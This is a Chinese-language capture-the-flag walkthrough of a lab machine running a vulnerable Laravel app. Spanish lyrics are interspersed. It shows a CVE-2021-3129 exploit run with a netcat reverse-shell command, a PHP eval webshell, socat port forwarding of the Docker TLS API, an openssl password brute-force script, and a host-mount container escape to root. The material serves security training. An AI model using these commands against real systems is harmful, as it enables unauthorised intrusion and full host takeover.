Seguimos hablando en el metro


En el restaurante de Hunan

信息收集

靶机ip：192.168.56.206

```
RustScan: Where scanning meets swagging. 😎

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.56.207:22
Open 192.168.56.207:80
Open 192.168.56.207:8000
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-05 21:07 EST
Initiating ARP Ping Scan at 21:07
Scanning 192.168.56.207 [1 port]
Completed ARP Ping Scan at 21:07, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:07
Completed Parallel DNS resolution of 1 host. at 21:07, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 21:07
Scanning 192.168.56.207 [3 ports]
Discovered open port 80/tcp on 192.168.56.207
Discovered open port 22/tcp on 192.168.56.207
Discovered open port 8000/tcp on 192.168.56.207
Completed SYN Stealth Scan at 21:07, 0.03s elapsed (3 total ports)
Nmap scan report for 192.168.56.207
Host is up, received arp-response (0.0011s latency).
Scanned at 2026-01-05 21:07:16 EST for 0s

PORT     STATE SERVICE  REASON
22/tcp   open  ssh      syn-ack ttl 64
80/tcp   open  http     syn-ack ttl 64
8000/tcp open  http-alt syn-ack ttl 63
MAC Address: 08:00:27:16:0A:15 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
           Raw packets sent: 4 (160B) | Rcvd: 4 (160B)
```

访问80端口




Ping Test

Enter IP address or domain (e.g. 8.8.8.8, google.com)

Execute Ping

"Mi amor, mi amor"
在心里念着：我的爱人 我的爱人 我的爱人

尝试了一通命令注入无果，访问8000端口。



Documentation

Laravel has wonderful, thorough documentation covering every aspect of the framework. Whether you are new to the framework or have previous experience with Laravel, we recommend reading all of the documentation from beginning to end.

Laracasts

Laracasts offers thousands of video tutorials on Laravel, PHP, and JavaScript development. Check them out, see for yourself, and massively level up your development skills in the process.

Laravel News

Laravel News is a community driven portal and newsletter aggregating all of the latest and most important news in the Laravel ecosystem, including new package releases and tutorials.

Vibrant Ecosystem

Laravel's robust library of first-party tools and libraries, such as Forge, Vapor, Nova, and Envoyer help you take your projects to the next level. Pair them with powerful open source libraries like Cashier, Dusk, Echo, Horizon, Sanctum, Telescope, and more.

Salvame, necesitame
拯救我吧 需要我吧


Shop Sponsor

Laravel v8.83.29 (PHP v7.3.31)


得到使用的框架及其版本，网上找了个能用的exp。

joshuavanderpoll/CVE-2021-3129: Laravel RCE Exploit Script - CVE-2021-3129 (user-friendly with automatic log detection)

GetNobody/Alice



```
┌──(.venv)─(root㉿kali)-[/home/kali/Desktop/CVE-2021-3129]
└─# python3 CVE-2021-3129.py --exec "busybox nc 192.168.56.104 4444 -e sh"  --force --chain Laravel/RCE12
  ____  __ __  ____      ___   ___  ___  _   ____  ___  ___
 / __\ \ \ / / | __|    |__ \ / _ \|__ \/ | |__ / |_  )/ _ \
| (__   \ V /  | _|  ___ / / | (_) |/ / | |  |_ \  / / \_, /
 \___|   \_/   |___||___|___| \___/|___||_| |___/ /___| /_/
https://github.com/joshuavanderpoll/CVE-2021-3129
Using PHPGGC: https://github.com/ambionics/phpggc

[?] Enter host (e.g. https://example.com/) : http://192.168.56.207:8000
[@] Starting the exploit on "http://192.168.56.207:8000/"...
[@] Testing vulnerable URL "http://192.168.56.207:8000/_ignition/execute-solution"...
[@] Searching Laravel log file path...
[•] Laravel seems to be running on a Linux based machine.
[√] Laravel log path: "/src/laravel/storage/logs/laravel.log".
[•] Laravel version found: "8.83.29".
[@] Clearing Laravel logs...
[@] Executing command "busybox nc 192.168.56.104 4444 -e sh"...
[@] Generating payload...
[√] Generated 1 payloads.
[@] Trying chain Laravel/RCE12 [1/1]...
[@] Clearing logs...
[@] Causing error in logs...
[√] Caused error in logs.
[@] Sending payloads...
[√] Sent payload.
[@] Converting payload...
[√] Converted payload.
[√] Output :
```




```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nc -lvvp 4444
listening on [any] 4444 ...
192.168.56.207: inverse host lookup failed: Unknown host
connect to [192.168.56.104] from (UNKNOWN) [192.168.56.207] 37047
ls
favicon.ico
index.php
rev.sh
robots.txt
web.config
cd ..
id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
ls
README.md
app
artisan
bootstrap
composer.json
composer.lock
config
database
package.json
phpunit.xml
public
```

成功弹回shell，但是一眼docker容器，尝试逃逸失败。

扒拉了一阵信息也没什么有用的。


但是这时发现容器的权限可以任意写入网页主目录。

那么在网页主目录写马。




```
echo '<?php @eval($_POST["pass"]);?>' > b.php
cat b.php
<?php @eval($_POST["pass"]);?>
ls
a.php
b.php
c.php
index.php
cat b
cat b.php
<?php @eval($_POST["pass"]);?>
^C sent 232, rcvd 877
```

用蚁剑成功连接



```
(*) 基础信息
当前路径: /var/www/localhost
磁盘列表: /
系统信息: Linux Lara 6.12.59-0-lts #1-Alpine SMP PREEMPT_DYNAMIC 2025-11-25 14:09:09 x86_64
当前用户: root
(*) 输入 ashelp 查看本地命令
(root:/var/www/localhost) $
(root:/var/www/localhost) $ id
uid=65534(nobody) gid=65534(nobody) groups=65534(nobody)
(root:/var/www/localhost) $ hostname
Lara
(root:/var/www/localhost) $ cat /etc/passwd
root:x:0:0:root:/root:/bin/sh
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
```


在/home下发现Alice用户及其文件ilovealice，怀疑是密码，之后成功以alice的身份登录。



```
—# ssh alice@192.168.56.207
The authenticity of host '192.168.56.207 (192.168.56.207)' c
ED25519 key fingerprint is: SHA256:xJ90oWmr5sPR2afHz9etzSdt
This host key is known by the following other names/addresse
    ~/.ssh/known_hosts:11: [hashed name]
    ~/.ssh/known_hosts:94: [hashed name]
Are you sure you want to continue connecting (yes/no/[finge
Warning: Permanently added '192.168.56.207' (ED25519) to the
alice@192.168.56.207's password:
                  _
_        ______| | ___ ___  _ __ ___   ___
\ ^ / / _ \ |/ __/ _ \| '_ ` _ \ / _ \
 \ V  V /  __/ | (_| (_) | | | | | |  __/
  \_/\_/ \___|_|\___\___/|_| |_| |_|\___|

Lara:~$ ls
ilovealice  user.txt
Lara:~$ sudo -l
-sh: sudo: not found
Lara:~$ find / -perm -4000 -type f 2>/dev/null
```

Root

查看alice当前文件下目录，发现enc文件。




```
Lara:~/.docker$ ls -al
total 20
drwxr-sr-x    3 alice    alice         4096 Dec 30 00:31 .
drwxr-sr-x    5 alice    alice         4096 Jan  6 14:46 ..
-rw-r--r--    1 root     alice         5248 Dec 30 00:28 .enc
drwx------    2 root     root          4096 Dec 30 00:22 certs
Lara:~/.docker$ is
-sh: is: not found
Lara:~/.docker$ id
uid=1000(alice) gid=1000(alice) groups=1000(alice)
Lara:~/.docker$ cd ..
Lara:~$ ls
ilovealice        linpeas.sh        pspy64            socat-linux-amd64  temp                  user.txt
Lara:~$ ./socat-linux-amd64 TCP-LISTEN:8888,fork,bind=0.0.0.0 TCP:127.0.0.1:2376 &
Lara:~$ █
```

使用老大提供的脚本解密，是一个压缩文件，之后得到三个pem文件

```
cat enc_brute.sh
#!/bin/bash

INPUT_FILE="1.enc"
DICTIONARY="techyou.txt"

while IFS= read -r password; do
    openssl enc -aes-256-cbc -d -in "$INPUT_FILE" -out decrypted.tar.gz -iter
10000 -pbkdf2 -pass pass:"$password" 2>/dev/null

    if [ $? -eq 0 ] ; then
        a=$(file decrypted.tar.gz|grep 'decrypted.tar.gz: data')
        if [ -z "$a" ];then
        echo "------------------------------------------"
        echo "找到密码: $password"
        echo "文件已解密为: decrypted.tar.gz"
        echo "------------------------------------------"
        exit 0
        fi
    fi
done < "$DICTIONARY"

echo "字典已尝试完毕，未发现正确密码。"
```

```
 sudo bash enc_brute.sh
------------------------------------------
找到密码: 060606
文件已解密为: decrypted.tar.gz
------------------------------------------
```



之后的路可以说是畅通无阻......才怪，首先我们要转发出去docker内部的api端口（之前的图已经转发到了8888）

顺便说一下这几个pem的作用（AI）

这三个文件分别对应身份验证中的“验证方”、“身份ID”和“本人证明”：

1. ca.pem（信任公章） 这是信任的根基。你的 Docker 客户端使用它来**验证服务端**的身份，确保你连接的是真正的目标服务器（192.168.56.207），防止连接到黑客伪造的“中间人”服务器。

2. client-cert.pem（公开身份证） 这是你的**公开身份文件**。在建立连接时，你会把它发送给 Docker 服务端，相当于出示一张门禁卡，告诉服务端：“我是被授权的用户，这是我的证件信息。”

3. client-key.pem（私钥指纹） 这是你的**核心机密**，相当于指纹或密码。服务端收到你的“身份证”后，会要求你用这个私钥进行数字签名。**只有拥有此私钥，才能证明你确实是那张“身份证”的主人**，从而获得 Root 控制权。

```
┌──(root㉿kali)-[/home/kali/Desktop/certs]
└─# curl -k https://192.168.56.207:8888/version \
  --cert client-cert.pem \
  --key client-key.pem
{"Platform":{"Name":""},"Components":
[{"Name":"Engine","Version":"28.3.3","Details":
{"ApiVersion":"1.51","Arch":"amd64","BuildTime":"2025-12-
02T23:05:51.000000000+00:00","Experimental":"false","GitCommit":"bea959c7b793b32a
893820b97c4eadc7c87fabb0","GoVersion":"go1.24.11","KernelVersion":"6.12.59-0-
lts","MinAPIVersion":"1.24","Os":"linux"}},
{"Name":"containerd","Version":"v2.1.5","Details":
{"GitCommit":"fcd43222d6b07379a4be9786bda52438f0dd16a1"}},
{"Name":"runc","Version":"1.3.4","Details":
{"GitCommit":"d842d7719497cc3b774fd71620278ac9e17710e0"}},{"Name":"docker-
init","Version":"0.19.0","Details":
{"GitCommit":""}}],"Version":"28.3.3","ApiVersion":"1.51","MinAPIVersion":"1.24",
"GitCommit":"bea959c7b793b32a893820b97c4eadc7c87fabb0","GoVersion":"go1.24.11","O
s":"linux","Arch":"amd64","KernelVersion":"6.12.59-0-lts","BuildTime":"2025-12-
02T23:05:51.000000000+00:00"}
```

用curl查看，确定可以访问。

```
┌──(root㉿kali)-[/home/kali/Desktop/certs]
└─# docker --tls \
  --tlscert=client-cert.pem \
  --tlskey=client-key.pem \
  -H tcp://192.168.56.207:8888 \
  version
Client:
 Version:           26.1.5+dfsg1
 API version:       1.45
 Go version:        go1.24.2
 Git commit:        a72d7cd
 Built:             Sat May 24 17:38:32 2025
 OS/Arch:           linux/amd64
 Context:           default

Server:
 Engine:
  Version:          28.3.3
  API version:      1.51 (minimum version 1.24)
  Go version:       go1.24.11
  Git commit:       bea959c7b793b32a893820b97c4eadc7c87fabb0
  Built:            Tue Dec  2 23:05:51 2025
  OS/Arch:          linux/amd64
  Experimental:     false
 containerd:
  Version:          v2.1.5
  GitCommit:        fcd43222d6b07379a4be9786bda52438f0dd16a1
 runc:
  Version:          1.3.4
  GitCommit:        d842d7719497cc3b774fd71620278ac9e17710e0
 docker-init:
  Version:          0.19.0
  GitCommit:
```

探测docker容器

```
┌──(root㉿kali)-[/home/kali/Desktop/certs]
└─# # 在当前终端设置别名 (临时生效)
alias dhost='docker --tls --tlscert=client-cert.pem --tlskey=client-key.pem -H
tcp://192.168.56.207:8888'



┌──(root㉿kali)-[/home/kali/Desktop/certs]
└─# dhost images
REPOSITORY     TAG       IMAGE ID       CREATED       SIZE
laravel-vuln   latest    aaf7bbe495b7   9 days ago    141MB
```

成功root

```
┌──(root㉿kali)-[/home/kali/Desktop/certs]
└─# # 使用本地的 laravel-vuln 镜像，并尝试启动 /bin/bash (如果没有bash则尝试 /bin/sh)
dhost run -it --rm -v /:/mnt laravel-vuln /bin/sh
/src/laravel # chroot /mnt /bin/bash
chroot: can't execute '/bin/bash': No such file or directory
/src/laravel # chroot /mnt /bin/sh
/ # id
uid=0(root) gid=0(root)
groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy
),20(dialout),26(tape),27(video)
/ # cd /root
~ # ls
root.txt
~ # cat root.txt
flag{root-ede49d353365dfcf95b6bf8df1b7a2dc}
~ #
```

真的是一路要提示过来的（除了user部分），太菜了我，以后要看一看docker和openssl加密这一块。